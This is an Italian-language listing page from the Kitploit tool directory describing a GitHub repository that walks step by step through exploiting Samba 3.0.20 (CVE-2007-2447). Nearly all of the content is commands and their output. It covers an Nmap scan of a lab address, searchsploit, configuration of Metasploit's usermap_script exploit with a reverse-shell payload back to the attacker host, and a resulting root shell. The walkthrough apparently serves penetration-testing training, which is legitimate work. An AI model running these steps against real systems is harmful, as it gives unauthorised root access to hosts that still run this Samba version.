
Skip to content
KitploitKITPLOIT
StrumentiBlog
Log in
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories

Samba-Exploit-CVE-2007-2447 — Guida passo passo allo sfruttamento di Samba 3.0.20 (CVE-2007-2447) utilizzando Metasploit, inclusa la scansione Nmap, la configurazione del payload e l'esecuzione della reverse shell. | Kitploit
Strumenti/GitHubGitHub/nulltrace1336/samba-exploit-cve-2007-2447
Framework di ExploitAnalisi delle VulnerabilitàExploitPenetration TestingCommand and ControlSviluppo Payload
GitHubnulltrace1336/samba-exploit-cve-2007-2447

Samba-Exploit-CVE-2007-2447

Guida passo passo allo sfruttamento di Samba 3.0.20 (CVE-2007-2447) utilizzando Metasploit, inclusa la scansione Nmap, la configurazione del payload e l'esecuzione della reverse shell.

Vedi Repository
99 mesi faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

🎬 Questo video YouTube

YouTube Video

1️⃣ Scansione del target (Nmap)

nmap -sS -sV -p 139,445 192.168.56.102

Risultato atteso: 139/tcp open netbios-ssn Samba smbd 3.X 445/tcp open microsoft-ds Samba smbd 3.0.20-Debian

👉 Versione Samba: 3.0.20 È vulnerabile a CVE-2007-2447.

2️⃣ Identificazione dell'exploit Samba

searchsploit samba 3.0.20

Risultato:

Samba 3.0.20 - 'Username' map script Command Execution

3️⃣ Avvio di Metasploit

msfconsole

4️⃣ Selezione dell'exploit Samba

use exploit/multi/samba/usermap_script

5️⃣ Configurazione dell'exploit

set RHOSTS 192.168.56.102
set RPORT 139
set LHOST 192.168.56.101

Il payload sarà automatico:

cmd/unix/reverse

Verifica:

show options

6️⃣ Esecuzione dell'exploit

run

oppure

exploit

7️⃣ Risultato 🎉

Se ha successo:

Command shell session opened

Verifichiamo:

whoami

👉 Risultato:

root
Scarica lo strumento